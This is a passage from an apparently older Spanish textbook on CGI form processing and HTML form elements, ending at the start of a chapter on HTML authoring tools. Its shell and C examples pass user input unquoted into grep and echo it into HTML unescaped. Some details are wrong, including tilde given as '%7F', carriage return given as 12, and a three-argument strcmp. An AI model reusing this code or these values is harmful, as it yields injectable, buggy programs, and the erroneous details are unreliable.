wordsearch < words.txt
```

El símbolo «menor que» le dice al sistema operativo que tome los contenidos del archivo llamado *words.txt* y los ponga a disposición del programa *wordsearch* en la secuencia de entrada estándar.

Además de utilizar la secuencia de entrada estándar en lugar de parámetros, hay una diferencia un tanto significativa en la forma en que su explorador envía la información al servidor Web. Dado que las peticiones basadas en formulario pueden trabajar con más de un campo tiene que haber un modo de distinguir entre los distintos campos. De ahí que los servidores Web envíen los datos de campo al servidor como una pareja nombre/valor. Por ejemplo, supongamos que el campo *name* (*nombre*) contiene el texto «Scott Rogers». Cuando el lector pulsa sobre el botón submit del formulario, el explorador envía los datos al servidor en la forma

```
name=Scott+Rogers
```

Observe que además del nombre de campo y el signo igual, el explorador también reemplazó el espacio entre el nombre y el apellido con un signo «+».

Con los formularios que tienen más de un campo, el explorador separa cada campo con el signo «&». La secuencia de entrada estándar para un nombre y una dirección podría llegar al programa CGI de este modo:

```
name=Scott+Rogers&address=6209+Boulder+Street&city=Los+Angeles&state=CA&zip=92167
```

La razón principal por la que mucha gente dice que las peticiones basadas en formulario son mucho más complicadas que las peticiones basadas en documento, es porque hay que analizar este tipo de cadena en variables individuales. Pero si quiere que su formulario tenga más de un campo, tiene que utilizar peticiones basadas en formulario. Y realmente no es tan difícil. Además, la orden *cut* de Unix (o la función *strtok()* de C) puede agilizar la tarea de analizar este tipo de cadena.

Si no es capaz de analizar las secuencias de entrada en el lenguaje que utiliza, algunas herramientas que le pueden ayudar están disponibles en la red, incluyendo algunas que vienen con los servidores Web más populares para sistemas Unix — CERN y NCSA—. Véase el Apéndice B para consultar estas direcciones.

Ahora, para estudiar las peticiones basadas en formulario vamos a utilizar los mismos ejemplos que utilizamos para probar las peticiones basadas en documento. Escribiremos una versión de interfaz de órdenes Bourne y otra de C de nuestro mecanismo de búsqueda en base de datos, pero este programa será basado en formulario en vez de basado en documento.





No aprenderá a crear el formulario que sirve de panel final de este programa CGI hasta la siguiente sección de este capítulo, pero esto no va a ser un impedimento. Todo lo que tiene que saber aquí es que el formulario es muy similar a los que se crearon en la última sección, que pedía a los usuarios que introdujeran un URL (y le indicaban que el «http ://» se daba por supuesto). La única diferencia importante es que la petición basada en formulario tiene un botón que el usuario pulsa cuando quiere enviar el contenido de los campos. Supongamos que el campo de cuadro de edición se llama URL y que el usuario ha introducido el URL `www.amd.com` en el cuadro de edición y ha pulsado el botón de envío (submit). Este es el guión de interfaz de órdenes.

```
#!/bin/sh
# Un guión de interfaz de órdenes como programa CGI basado en for-
# mulario echo Content-type: text/html
echo
echo "<HTML><HEAD><TITLE>Resultados de búsqueda </TITLE></HEAD><BODY>"
read input

URL=`echo $input \
    | cut -f 2 -d = \
    | sed -e s.%2F.\/.g -e s/%7E/\~/g \
    | tr -d "\r"`

COMPANY=`grep $URL cgi-data/list.txt \
    | head -n 1 \
    | cut -f 2 -d ,`

if [ "$COMPANY" ]; then
    echo "<H2>Encontrado!</H2>"
    echo "El URL: <I><B>"$URL"</B></I><BR>"
    echo "pertenece a: <I><B>"$COMPANY"</B></I>"
else
    echo "<H2>No encontrado!</H2>"
    echo "El URL: <I><B>"$URL"</B></I><BR>"
    echo "no se encontró."
fi

echo "<P><A href=\"/wcr/part2/13/urls_sh.html\">Siguiente búsqueda</a>"
echo "</BODY></HTML>"
```

En seguida se puede ver un conjunto de similitudes de este guión con la versión basada en documento. El guión comienza imprimiendo el tipo de contenido MIME seguido de una línea en blanco, después imprime el código HTML para definir la sección de cabecera. Pero observe que, en este caso, podemos seguir adelante y terminar la sección de cabecera ya que no hay duda de si se llamó al guión con parámetros o no.

Inmediatamente después de la línea que define la sección de cabecera hay una orden que no se había visto antes. La orden *read* se utiliza para capturar la entrada estándar que el servidor Web suministra al programa cuando lo ejecuta. La palabra

que va justo después de la orden *read* (en este caso, *input*) es el nombre de una nueva variable, a la que se le asigna el valor de la secuencia de entrada estándar.

Después de leer la secuencia de entrada estándar y de asignarla a la variable *INPUT*, *\$INPUT* tendrá el valor «URL=www.amd.com».

Dado que este formulario sólo tiene un campo, no tenemos que preocuparnos de analizar la cadena de entrada. De hecho, podemos utilizar simplemente la orden *cut* para tomar solamente el texto situado a la derecha del signo igual. Fácil, ¿verdad?

Lamentablemente, no es tan fácil. Cuando los exploradores Web envían los contenidos de los campos de formulario a un servidor Web, traducen algunos caracteres a otros caracteres, o cadenas de caracteres, para representar el carácter original. Ya se ha visto que los espacios entre palabras se traducen a signos «+». De ese modo los espacios no engañan a los programas de utilidad que se utilizan para analizar los diferentes campos. Pero otros caracteres también se traducen; por ejemplo, el carácter barra (/) se traduce a la cadena «%2F» y el carácter tilde (~) a la cadena «%7F». Como ya sabe, ambos caracteres son frecuentes en los URL, por lo tanto tendremos que volver a traducirlos a barras y tildes antes de poder iniciar la búsqueda en la base de datos.

En la última sección, se vio lo útiles que son los programas *head* y *cut* de Unix para el procesamiento de textos. Otros dos programas para procesamiento de textos que hay en casi todas las computadoras Unix son *sed* y *tr*. Ambos son filtros, es decir, pueden aceptar su entrada desde la secuencia de entrada estándar y poner su salida sobre la secuencia de salida estándar. Por lo tanto, igual que *head* y *cut*, *sed* y *tr* se pueden vincular entre sí, tomando cada programa su entrada de la salida del programa anterior.

El programa *tr* convierte cada ocurrencia de un carácter especificado en una secuencia a otro carácter (o elimina el carácter completamente). Pero nuestro problema ahora mismo no es convertir un carácter a otro carácter; es convertir una cadena de caracteres (como «%2F») a un solo carácter. El programa *sed* llevará a cabo esto perfectamente.

Para un formulario de uso más general en el que la gente introduzca texto, necesita escribir una rutina de traducción más robusta o utilizar alguna de las herramientas de análisis de argumentos CGI y secuencias de entrada disponibles en Internet. Sin embargo, para este ejemplo, los únicos caracteres válidos son los que pueden aparecer en un URL válido. Esto quiere decir que sólo tenemos que preocuparnos de traducir barras y tildes.

Por último, los PC presentan otro problema: si la secuencia de entrada estándar viene de un PC, lo más probable es que termine con dos caracteres de control en lugar del carácter único que utiliza Unix. En las computadoras Unix, las líneas terminan con un solo carácter de nueva línea (un avance de línea, que es un 10 decimal en código ASCII). Los PC, por otro lado, terminan las líneas con un retorno de carro (un 12 decimal) y un avance de línea. Puede que esto no sea un factor importante en muchos casos, pero si está comparando cadenas como hace en un programa de búsqueda como éste, es muy importante. Una cadena de caracteres que termine con un retorno de carro y un avance de línea no es idéntica a una cadena que termine solamente con un avance de línea. Este es un trabajo para el programa *tr*. Utilice *tr* para encontrar cualquier retorno de carro y eliminarlo de la cadena. (Por supuesto, sólo pueden estar al final de la secuencia de entrada.)



```

    strncpy(buf, p+1, 2);
    buf[2]=NULL;
    *p = strtol(buf, NULL, 16);
    strcpy(p+1, p+3);
}
p++;
}

if (p = strchr(instr, '=')) /* guarda solo los caracteres */
    strcpy(instr, &p[1]);    /* a la derecha del signo igual */
if (p = strchr(instr, '\r'))
    *p=NULL;                /* descarta los retornos de carro y
                             */
if (p = strchr(instr, '\n')) /* los caracteres de nueva línea */
    *p=NULL;

printf("Content-type: text/html\n\n"); /* muestra la cabecera
                                     HTML */

if (!(ifile = fopen("cgi-data/list.txt", "rt"))) {
    printf("No se puede abrir el archivo de entrada!\n"); /* abre el
    archivo de entrada */
    exit(0);
}

while ((p = fgets(buf, 256, ifile)) /* busca en la base de
                                     datos */
    && strcmp(instr, buf, strlen(instr)));

printf("<HEAD><TITLE>Resultados de búsqueda </TITLE></BODY>\n");

if (p) { /* muestra resultados */
    p = strchr(buf, ',');
    printf("<BODY><H2>Encontrado!</H2>");
    printf("El URL: ");
    printf("<I><B>%s</B></I><P>", instr);
    printf("pertenece a: ");
    printf("<I><B>%s</B></I></BODY>", &p[1]);
} else {
    printf("<BODY><H2>No encontrado!</H2>");
    printf("El URL: ");
    printf("<I><B>%s</B></I><P>", instr);
    printf("no se encontró.</BODY>");
}

printf("<p><a href=\"urlsearch.html\">");
printf("Siguiente búsqueda </a>"); /* pide la siguiente
                                     búsqueda */

fflush(stdout); /* vacía la secuencia de salida */
fclose(ifile);  /* cierra el archivo de entrada */
exit(0);        /* termina el programa */
}

```

## Formularios

---

Ahora que ya sabe cómo procesar los datos que envía un formulario a un programa CGI, pasaremos a la parte más divertida de los formularios: su diseño.

Antes de empezar, sin embargo, debería entender la conexión existente entre esta sección y los programas CGI que acaba de aprender a escribir. El diseño de formularios en HTML no tiene nada que ver con las peticiones basadas en documento —sólo con las basadas en formulario—. El cuadro de edición único que proporciona una petición basada en documento lo compone el explorador si la sección de cabecera de un documento contiene una etiqueta `<ISINDEX>`. Como autor de una petición basada en documento, prácticamente no tiene ningún control sobre el posicionamiento o aspecto del cuadro de edición. Con las peticiones basadas en formulario, tiene un control absoluto sobre el número y tipos de campos de sus formularios, así como de sus posicionamientos y tamaños.

### El elemento formulario

En la última sección, aprendió a escribir un programa CGI para peticiones basadas en formulario; ahora aprenderá a diseñar formularios y a asociarlos con sus programas CGI.

La etiqueta para iniciar una definición de formulario es `<FORM>`, y el terminador es `</FORM>`. Como en otros elementos complejos de HTML, como el elemento `Table` (tabla), el cuerpo de su definición de formulario va entre las etiquetas de apertura y terminación.

Una página Web puede contener tantos formularios como quiera poner en una sola página —no hay un límite inherente— pero cada formulario debe apuntar a un programa CGI que usted proporcione para procesar la entrada del formulario.

El elemento `Form` acepta cuatro atributos:

- `ACTION`.
- `METHOD`.
- `ENCTYPE`.
- `SCRIPT`.

El atributo `ACTION` asocia un formulario con un programa CGI. Se puede considerar como un atributo necesario ya que un formulario sin una asociación a un programa CGI que procese la entrada es completamente inservible. El parámetro para el atributo `ACTION` es simplemente un URL que referencia a su programa CGI. Por ejemplo:



```
<FORM ACTION="http://www.leafy.com/urlsearch"
```

Sin embargo, este ancla aún no está terminada; en la mayoría de los casos se necesita otro parámetro para el elemento `Form`. El parámetro `METHOD` le dice al

explorador qué protocolo utilizar de entre dos posibles para enviar los datos del formulario al servidor Web.

De hecho, el parámetro METHOD no es necesario; se trata simplemente de que el valor implícito es el que usted normalmente no quiere utilizar. Para cambiarlo a la otra opción, tiene que incluirlo en el elemento.

Los dos protocolos posibles para enviar los datos del formulario son GET y POST. GET es el predeterminado, pero POST es el que querrá utilizar la mayor parte del tiempo. GET es el adecuado solamente en ocasiones excepcionales o cuando el formulario es pequeño, ya que este método envía los datos de formulario al servidor anexionándolos al final del URL que apunta al guión CGI. Proporciona mucha menos flexibilidad que POST, así que no lo trataremos más aquí.

El método POST envía los datos del formulario como una cadena de campos separados por el carácter «&» y le dice al servidor que facilite los datos al programa CGI en su secuencia de entrada estándar. ¿Le suena? En la sección anterior (sobre escritura de programas CGI basados en formulario), los programas que escribíamos manejaban únicamente el método POST.

El atributo ENCTYPE le dice al explorador qué tipo de contenido MIME utilizar para enviar los datos del formulario al servidor. Del mismo modo en que los programas CGI tienen que comunicar su tipo de contenido MIME a un explorador, los exploradores tienen que comunicar un tipo de contenido MIME cuando envían los datos de vuelta al servidor. Cuando un programa CGI envía datos a un explorador, el tipo de contenido es casi siempre «text/html». Sin embargo, cuando un explorador devuelve los contenidos de campo a un servidor, no es de ninguna manera HTML. El tipo de contenido MIME que utiliza el explorador para enviar campos de formulario es «aplicacion/x-www-form-urlencoded». Dado que éste es el tipo implícito, se puede omitir este atributo de la etiqueta del elemento Form sin ningún riesgo.

El último atributo para el elemento Form no se utiliza todavía. De hecho, ni siquiera forma parte aún de la especificación HTML 3 (aunque puede que lo haga en el futuro). El atributo SCRIPT se utilizará para apuntar a un guión del servidor al que el explorador transferirá los campos y utilizará para verificar éstos mientras el usuario escriba en ellos. Por supuesto, se deben superar diversos obstáculos para implementar esto. Por un motivo, no existe un lenguaje de guiones estándar disponible en todas las computadoras.

Normalmente, entonces, se utilizará el elemento Form con dos de sus atributos: ACTION y METHOD. Ya que ha pasado a formar parte de un convenio colocar el atributo METHOD antes que el atributo ACTION en la etiqueta, la etiqueta terminada sería así:

```
<FORM METHOD=post ACTION="http://www.leafy.com/urlsearch">
...(descripción del cuerpo del formulario)...
</FORM>
```

Después, veremos lo que se pone dentro del elemento Form para describir el cuerpo del formulario. Puede mezclar prácticamente cualquier elemento HTML que quiera dentro de una definición de formulario para comentarios, cabeceras, etiquetas y texto, pero los elementos que se refieren al propio formulario se dividen en dos categorías básicas: campos y botones. Es curioso que las etiquetas que se utilizan para

definir campos y botones no se dividen de forma tan lógica. La etiqueta que se utiliza para crear un botón es la misma que se utiliza para definir la mayoría de los campos, y hay dos campos especiales que tienen sus propias etiquetas únicas. La lógica no es siempre uno de los puntos fuertes de HTML.

## ***Tipos de campos***

Esta sección se divide en tres partes. La primera parte describe los campos que deberían funcionar casi con cualquier explorador hoy en día. Estos se definieron en la especificación HTML 2. La segunda parte trata los campos que aparecen con HTML 3. Los desarrolladores de exploradores están trabajando ahora para proporcionar soporte para estos tipos de campos, y puede que algunos exploradores ya soporten algunos de ellos cuando usted lea esto. Por último, la tercera parte muestra algunos campos que se está considerando formen parte de futuras versiones de HTML.

### ***Atributos de los elementos campo y botón***

La especificación HTML 3 requiere que cada uno de los elementos de esta sección (y de la sección siguiente sobre botones) acepte los atributos nuevos de HTML 3 que aceptan todos los elementos: ID, LANG, CLASS, ALIGN y, en algunos casos, MD. (Consulte el Capítulo 3 si necesita refrescar su memoria para ver cuál es la función de estos atributos.) Dado que no afectan al funcionamiento de un elemento en particular, los suprimiremos de la lista de atributos que toma cada elemento.

Hay un atributo necesario para todos los elementos de campo: el nombre. El nombre es necesario para identificar el campo, puesto que el nombre se pasa al servidor cuando el usuario presenta el formulario. En los ejemplos que vienen a continuación, hemos inventado nombres para los campos basándonos en el tipo de campo. Por ejemplo, los botones de radio se llaman *rb*. Estos nombres no tienen un significado especial, y se pueden utilizar los nombres que se quieran.

### ***Tipos de campo de nivel 2***

Estos son los tipos de campos que se definieron en la especificación HTML 2. Los soportan prácticamente todos los exploradores importantes, con excepción de los exploradores basados en caracteres (no gráficos).

**Cuadros de texto.** El cuadro de texto es su editor de texto básico. Puede aceptar casi cualquier tipo de datos, incluyendo caracteres de letras, palabras, espacios, números y signos de puntuación. La etiqueta de cuadro de texto es:

```
<INPUT type=text name="tb">
```

Dirección:

Otros atributos de utilidad para el cuadro de texto son *value*, *size* y *maxlength*. *Value* se utiliza para inicializar el campo (define un valor implícito). Con el atributo *size*, se puede especificar la extensión del cuadro de texto. Y *maxlength* especifica el número máximo de caracteres que se pueden introducir en un campo.

**Cuadros de texto desplazables.** Un cuadro de texto desplazable es un cuadro que puede aceptar múltiples líneas de texto. Incluye barras de desplazamiento y controles de miniatura para moverse a lo largo de la ventana del cuadro de texto. Este es uno de los dos campos que no utiliza la etiqueta `<INPUT>`. La etiqueta para un cuadro de texto desplazable es

```
<TEXTAREA name="ta">
```

¡Pongamos un comentario!

Hola! Realmente me gusta su sistema Web		↑
de atención al cliente		↓
←		→

Otros atributos útiles son *rows* y *cols*, que se pueden utilizar para definir el tamaño visible del cuadro de texto desplazable. (Estos no limitan la cantidad de texto que se puede poner en el cuadro, simplemente el tamaño del cuadro.) Por ejemplo:

```
<TEXTAREA name="ta" rows=3 cols=50"
```

**Cuadros de comprobación.** Un cuadro de comprobación es un cuadrado pequeño que muestra una X cuando se pulsa sobre él. Si se vuelve a pulsar, la X desaparece. Los cuadros de comprobación son útiles para campos análogos a una opción si/no (o activar/desactivar).

```
<INPUT type=checkbox name="cb">
```

Incluye:	
Resumen:	<input checked="" type="checkbox"/>
Detalle:	<input type="checkbox"/>



Otro atributo útil es *checked* (activado). *Checked* se utiliza para definir el estado inicial del cuadro de comprobación (el implícito es desactivado). Cuando un explorador presente datos de formulario a un servidor, presentará los campos cuadro de comprobación como activados o desactivados (por ejemplo «cb=on»). El atributo *checked* no toma ningún parámetro. Para utilizarlo, basta con incluir la palabra *checked* con otros parámetros. (El parámetro *checked* se utiliza también con los botones de radio; la siguiente sección muestra un ejemplo.)

**Botones de radio.** Los botones de radio representan un campo que puede tener un valor entre distintas posibilidades. Reciben su nombre por los antiguos botones de radio de coche que tenían botones para elegir entre las distintas emisoras de radio. Siempre hay un botón pulsado y cuando se pulsa otro, el primero vuelve a sobresalir.

```
<INPUT type=radio name="rb" value=1 checked>  
<INPUT type=radio name="rb" value=2>
```

Envío:
Aéreo: <input type="radio"/>
DHL: <input checked="" type="radio"/>
FedEx: <input type="radio"/>
UPS: <input type="radio"/>
US Mail: <input type="radio"/>

Dado que los botones de radio sólo tienen sentido en el contexto de un grupo, aquéllos que están en el mismo juego vienen englobados bajo el mismo nombre. Así es como se describe un grupo, o juego de botones de radio para el explorador. Los botones de radio también tienen el atributo *value*, que indica al explorador lo que debe enviar al servidor como contenidos de campo cuando se presenta el formulario.

En el código anterior, aparecerá activado implícitamente el primer botón de radio. Si el usuario activa el segundo botón y presenta el formulario, el contenido de campo se enviará como «rb=2».

**Campos de contraseña.** Un campo de contraseña es como un cuadro de texto, pero no se pueden ver los caracteres que se escriben en él; aparecen como asteriscos o cualquier otro símbolo. Se puede ver cuántos caracteres se han escrito, pero no los caracteres en sí.

```
<INPUT type=password name="pw">
```

Introduzca contraseña:

Igual que con el campo de texto en el que se basa, se puede controlar la longitud de una entrada en un campo de contraseña con el atributo *maxlength* y el tamaño de visualización con el atributo *size*.

**Campos ocultos.** Los campos ocultos no aparecen en el formulario, y se utilizan no tanto en beneficio del lector como del desarrollador Web para que siga la pista a la información como números de transacción. Por ejemplo, en una ubicación Web de seguridad que requiera una contraseña de acceso, no querrá que los usuarios autorizados tengan que introducir su contraseña cada vez que intentan cargar una nueva página. En vez de eso, puede hacer que introduzcan y presenten su contraseña una vez, y a continuación el servidor devuelve un código secreto que se cargará en un campo oculto con el atributo *value*. A partir de entonces, cuando presenten el formulario, el código secreto se volverá a pasar al servidor, permitiendo que el guión CGI los identifique como usuarios autorizados que ya han «accedido» y facilitado una contraseña.


```
<INPUT type=hidden name="hd">
```


**Cuadros de lista de opción única (el elemento *Select*).** Un cuadro de lista permite que el usuario haga una sola selección entre distintas opciones. Funcionalmente, el cuadro de lista es parecido a un grupo de botones de radio pero es más compacto.

Los cuadros de lista y los cuadros de lista de opción múltiple que veremos a continuación son los otros tipos de campos que no utilizan el elemento Input. Al cuadro de lista se llama también elemento Select ya que es la etiqueta que se utiliza para describir uno.

Las opciones de una lista se marcan con la etiqueta `<OPTION>`. Después de la última etiqueta `<OPTION>`, se debe terminar el elemento Select.


```
<SELECT name="sb">
  <OPTION>Red
  <OPTION>Green
  <OPTION>Blue
</SELECT>
```

Introduzca color primario: 

Introduzca color primario: 

**Cuadros de lista de opción múltiple (Select).** Un cuadro de lista de opción múltiple es básicamente igual que un cuadro de lista, pero permite que el usuario haga múltiples selecciones de entre las opciones. Las etiquetas son las mismas que para el cuadro de lista. Todo lo que hay que hacer para convertirlo en un cuadro de lista de opción múltiple es incluir el atributo *multiple* en la etiqueta `<SELECT>`.

```
<SELECT multiple name="mcsb">
  <OPTION>Red
  <OPTION>Green
  <OPTION>Blue
</SELECT>
```



### ***Tipos de campos de nivel 3***

Los tres tipos de campos que se describen aquí aparecen con HTML 3. Puede que algunos exploradores no los soporten todavía, por lo tanto tenga cuidado en su implementación. De momento, no hay exploradores que soporten estos tipos de campos, por lo tanto es difícil saber cuál será el consenso y cómo se compondrán.

**Ranges.** El campo range permitirá que el usuario introduzca un número especificado entre un valor máximo y mínimo dentro de un campo. No se sabe el modo que elegirán los desarrolladores de exploradores para componer este tipo de campo. Puede que acabe teniendo el aspecto de un cuadro de texto en el que los usuarios sólo podrán introducir números, o puede que se implemente como un control de incremento, o como un menú desplegable, o de muchas otras formas. Este es el modo en que probablemente aparecerá la sintaxis:

```
<INPUT type=range name="rf" min=0 max=5>
```

**Scribble.** Un campo scribble permitirá que los usuarios utilicen un ratón u otro dispositivo apuntador para trazar o dibujar una imagen. (¡Puede que hasta en el Web terminemos apuntándonos a la línea de puntos!) La etiqueta para el campo scribble tendrá que incluir el atributo SRC para especificar qué imagen se debe enviar al explorador.

```
<INPUT type=scribble name="sf"
src="http://www.ardvaark.com/imgs/dottedline.gif">
```

**File.** El campo File permitirá que los usuarios conecten uno o más archivos de su sistema al contenido del formulario. Este campo se compondrá probablemente como una lista de nombres de archivo con botones *Agregar* y *Eliminar de la lista*. Pulsar sobre el botón Agregar hará probablemente que aparezca un cuadro estándar de selección de archivos en el sistema en el que se ejecuta el explorador (como el que aparece cuando se elige la opción Archivo | Abrir del menú principal del explorador).

Utilizando el atributo ACCEPT, se puede controlar o sugerir el tipo de contenido MIME para las conexiones de archivo. Por ejemplo, la etiqueta

```
<INPUT type=file name="ft" accept="image/*">
```

hará que el cuadro de selección de archivos muestre implícitamente los archivos de imagen, que incluyan extensiones de archivos como .GIF y .JPG.

### ***Tipos de campos futuros***

Aunque no forman parte de la especificación HTML 3, se oye hablar de nuevos tipos de campos para versiones futuras de HTML. Puede que éstos incluyan archivos de sonido que se podrán utilizar para grabar y reproducir mensajes acústicos. También se habla de tablas, o cuadrículas, que permitirán a los lectores visualizar y editar una presentación de filas múltiples de tablas de base de datos y de mejoras en el cuadro de texto desplazable para que incluya otros tipos de datos, como imágenes y sonido.

### ***Botones***

Se pueden poner dos tipos de botones en los formularios: *Submit* y *Reset*. Cuando se pulsa sobre el botón Submit, el explorador envía los contenidos de los campos de formulario al servidor Web remoto, quien a su vez se los pasa al programa CGI especificado en el formulario.

El botón Reset reinicializará todos los campos de un formulario a sus valores implícitos. Esto es esencialmente un modo rápido de poner en blanco un formulario sin tener que volver a cargar la página.

Ambos botones, Submit y Reset, se especifican con la etiqueta <INPUT>; basta con utilizar un atributo diferente para especificar el que se quiere. La sintaxis para un botón Submit es

```
<INPUT type=submit>
```

La sintaxis para un botón Reset es

```
<INPUT type=reset>
```

La etiqueta implícita en un botón Submit es «Submit query», y la etiqueta implícita en un botón Reset es «Reset». Sin embargo, se pueden pasar por alto estas etiquetas con ambos botones utilizando el atributo *value*. Por ejemplo:

```
<INPUT type=submit value="Enviar formulario">
```

mostrará un botón Submit con el texto «Enviar formulario» en la cara de la etiqueta.

Por favor, rellene los siguientes campos:

Nombre:	<input type="text"/>
Dirección:	<input type="text"/>
Ciudad, Código:	<input type="text"/>

[Volver a la página de inicio](#)



PARTE



# ***TEMAS AVANZADOS DEL WEB***





---

## ***Herramientas para la composición de páginas HTML***

Después de ocho capítulos seguidos de información técnica, probablemente querrá aligerar un poco la marcha. En este capítulo, no profundizaremos tanto en los detalles y veremos algunas de las herramientas que puede utilizar para conseguir que el proceso de creación de páginas Web sea más fácil y agradable. Veremos dos grandes categorías de herramientas: editores y convertidores HTML.

Existen dos tipos de editores. Todavía no hay una terminología «oficial» para designarlos, así que les llamaremos *editores gráficos* y *editores de párrafo*.

Un editor gráfico, o WYSIWYG, se utiliza para editar solamente el contenido de documentos HTML. (Las siglas del término WYSIWYG corresponden a *What you see is what you get*, o en español «Lo que ve es lo que hay».) Con «solamente el contenido», queremos decir que su página tiene el mismo aspecto que tendrá en un explorador Web, no se ve ninguna etiqueta HTML. Dado que no puede ver o editar ninguna de las etiquetas HTML, su atención se centra en el contenido: las palabras, frases, imágenes y vínculos de su documento. La mayoría de los editores gráficos disponibles hoy en día son en realidad plantillas de documentos para paquetes de procesamiento de textos, así que de alguna manera se utilizan para convertir un procesador de textos en un editor gráfico HTML.

Con un editor de párrafo, se ven las etiquetas HTML de las páginas junto con el contenido, y *no se ve* una representación del aspecto que finalmente tendrá la página. Un editor de párrafo le ayuda insertando las etiquetas HTML donde usted quiera. Usted simplemente elige el elemento que desea de un menú o pulsando un botón de una barra de herramientas, y el editor inserta la etiqueta junto con su etiqueta de cierre correspondiente (si el elemento necesita alguna). Para aquellos elementos que necesitan atributos, el editor de párrafo muestra un cuadro de diálogo y le pide que

rellenar los parámetros correspondientes a dichos atributos, y a continuación inserta las etiquetas. La mayoría de los editores de párrafo disponibles hoy en día no son ampliaciones de otro tipo de programa (como las plantillas para un procesador de textos), sino programas autónomos.

La segunda categoría de herramientas HTML, los *convertidores*, son programas o macros que traducen archivos con formato de documentos de procesamiento de textos u otros formatos corrientes a HTML.

## ***Herramientas para la composición de páginas Web***

---

Hay tres razones principales por las que puede que le interese utilizar herramientas que ayudan a generar páginas Web. En primer lugar, puede que no quiera tratar directamente con HTML, o puede que sólo quiera alguna ayuda para recordar los atributos correspondientes a las distintas etiquetas HTML.

Otra razón puede ser que prefiera trabajar en el entorno de un procesador de textos y no en el de un simple editor de textos. (El corrector ortográfico y el diccionario de un procesador de textos pueden ser dos razones convincentes para elegir un procesador de textos.)

Por último, puede que le guste trabajar directamente con las etiquetas HTML pero encuentre que es más rápido o más conveniente escribir sus páginas con un programa que inserte las etiquetas y le sugiera la sintaxis adecuada.

Independientemente de las razones que tenga para utilizar una herramienta de composición, hay muchas disponibles. De hecho, parece como si las herramientas de composición HTML fuesen la categoría más en boga en el desarrollo de software. Cada día aparecen nuevos programas, y todo el mundo, desde los desarrolladores de las principales empresas de software hasta los aficionados están siguiendo la tendencia y creando programas y facilitándolos a través de Internet.

Pero las herramientas de composición no son la panacea para el desarrollo de páginas Web. No acelerarán o facilitarán necesariamente el proceso de desarrollo, y muchos autores piensan que no merece la pena tomarse la molestia de aprender a utilizarlas.

Por un lado, la mayoría de las herramientas de composición para Web de hoy en día no se ajustan a HTML 3. «Vaya cosa», pensará, «la mayoría de los exploradores Web tampoco». Pero aunque pocos exploradores Web se ajusten *plenamente* a HTML 3, la mayoría de ellos —especialmente los más conocidos— soportan algunas de las características más importantes de HTML 3. Por ejemplo, las tablas son una característica HTML que ya han adoptado la mayoría de los desarrolladores de exploradores. Algunas de las herramientas de composición para Web se quedan cortas a la hora de incluir una tabla en una página. Hay otros ejemplos de características HTML 3 que no soportan la mayoría de las herramientas de composición, como los fondos personalizados, figuras insertadas (a diferencia de las imágenes insertadas) y el atributo ID que convierte a cualquier elemento en un destino de hipertexto. Y ni siquiera mencionaremos los estilos en cascada.

Si decide utilizar una herramienta de composición de Web, normalmente tendrá

que descifrar cómo utilizar otras herramientas para suplir sus deficiencias, o a la larga incluso editar su archivo de fuente HTML manualmente.

Por último, dado que no le gustaría publicar una página Web que haya creado con un editor gráfico sin probarla antes con un explorador Web real, ¿por qué no edita simplemente su HTML en una ventana y lo prueba simultáneamente con su explorador? Siempre que haga un cambio en el HTML, puede pulsar el botón Guardar de su editor y el botón Reload del explorador para probarlo. No podría ser más fácil.

Pero mucha gente piensa que las herramientas de composición Web ahorran tiempo, o les permiten concentrarse en el contenido de sus documentos en vez de en el código de marcas. Si se encuentra en este grupo, entonces esa es una razón más que suficiente para que busque herramientas que trabajen para usted.

En este capítulo, le mostraremos los tipos de herramientas que hay disponibles y le ofreceremos ejemplos concretos de algunos de los paquetes. También le ofreceremos algunas indicaciones para encontrar la información más completa y actualizada sobre las herramientas de composición.

Aunque también le daremos los URL para el software que tratamos aquí, hay un inconveniente al hacerlo. Si miles de personas intentan traer un archivo desde la misma máquina al mismo tiempo, el sistema host se puede sobrecargar rápidamente, por tanto actúe de forma responsable cuando recupere estos paquetes. Algunos de los paquetes los facilitan organizaciones que proporcionan el espacio de disco y el ancho de banda de red a un coste mínimo o incluso de forma gratuita. Ya que no tiene que pagar por el software o el ancho de banda, intente encontrar ubicaciones paralelas o similares, o ubicaciones cercanas a usted que también proporcionen estos archivos. Esto ayudará a evitar que se sobrecargue el sistema host así como a que haya grandes demoras en Internet.

## ***Editores gráficos***

---

Los editores no son para todo el mundo. Si ha seguido los ejemplos del libro y ha experimentado algo por su cuenta, puede que no le hayan entusiasmado. Sin embargo, éstos pueden ayudar a que los autores Web sin experiencia se introduzcan en este campo y empiecen a crear páginas rápidamente. Aún si es un autor Web experimentado, si odia tener que consultar este libro constantemente debido a las innumerables etiquetas con distintos atributos y parámetros, un editor puede servirle de gran ayuda.

